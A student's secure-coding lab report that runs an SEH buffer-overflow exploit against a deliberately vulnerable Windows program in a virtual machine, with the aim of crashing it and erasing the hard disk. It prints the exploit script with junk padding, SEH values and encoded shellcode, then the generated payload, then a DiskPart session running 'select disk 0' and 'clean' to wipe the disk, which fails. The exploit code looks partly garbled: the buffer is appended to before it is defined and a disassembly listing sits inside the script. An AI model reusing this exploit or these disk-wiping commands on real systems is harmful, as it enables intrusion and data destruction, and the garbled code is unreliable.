

# SECURE\_CODING\_LAB\_9

**NAME : M.KARTHIK**

**REG NO:19BCN7222**

## **ASSIGNMENT – 9**

### **Task**

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln\_Program\_Stream.exe**
- **Download and install python 2.7.\* or 3.5.\***
- **Run the exploit script II (exploit2.py) to generate the payload**
- **Install Vuln\_Program\_Stream.exe and Run the same**

### **Analysis**

- **Crash the Vuln\_Program\_Stream program and try to erase the hdd.**

**Script-**

```

1  junk="A" * 4112
2
3  nset="\x0b\x20\x50\x50"
4
5  seh="\x48\x0c\x01\x40"
6
7  x00010c40  5b          POP EBX
8  x00010c4c  5d          POP EBP
9  x00010c4d  c3          RETN
10
11  xPOP EAX ,POP EBP, RETN | [ret100.bpl] [C:\Program Files\Frigate3\ret100.bpl]
12
13  mops="\x50" * 50
14
15  # buf = b""
16
17  buf += b""
18
19  buf += b"\x09\x02\xdb\xcd\x09\x72\xef\x5f\x57\x59\x49\x49"
20  buf += b"\x09\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
21  buf += b"\x37\x51\x5a\x6a\x41\x55\x50\x30\x41\x30\x41\x60\x41"
22  buf += b"\x61\x51\x32\x61\x62\x32\x62\x62\x30\x62\x61\x62"
23  buf += b"\x58\x50\x58\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
24  buf += b"\x52\x75\x50\x75\x50\x67\x70\x52\x4b\x39\x58\x65"
25  buf += b"\x59\x61\x6b\x70\x58\x64\x6c\x4b\x50\x50\x74\x70\x6e"
26  buf += b"\x60\x66\x32\x36\x6c\x6a\x6b\x31\x62\x45\x44\x6a\x6b"
27  buf += b"\x54\x32\x31\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
28  buf += b"\x72\x39\x6f\x4a\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
29  buf += b"\x66\x4e\x77\x60\x7a\x61\x6f\x6d\x6d\x61\x61\x79"
30  buf += b"\x57\x50\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
31  buf += b"\x64\x50\x6c\x6a\x63\x7a\x67\x6c\x6a\x6b\x30\x6c\x72"
32  buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
33  buf += b"\x6a\x6b\x76\x39\x45\x70\x75\x52\x39\x43\x6a\x6b\x67"
34  buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x45\x79\x6c\x4b\x37\x44"
35  buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x62\x4b\x4f\x4a\x4c\x5a"
36  buf += b"\x61\x6a\x6f\x48\x6d\x75\x61\x4b\x77\x67\x48\x49\x70"

```


## Payload Generated

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAe K: @%ã0I0rô_WYIIIIIIIIICCCCC7QZjAXP0A0akAAQ2AB2BB0BBABXP8ABuJiYlYxMRuP

```

## App Crashes



```

ON COMPUTER: SHUTDOWN TO
DISKPART> list disk

   Disk ###  Status      Size      Free      Dyn  Gpt
   -----  -
   Disk 0    Online         32 GB         0 B

DISKPART> select disk 0
Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART> select disk0
Microsoft DiskPart version 6.1.7601

DISKPART> list disk
DISKPART> select disk 0
DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART>

```

Unable to erase disk due to above occurred error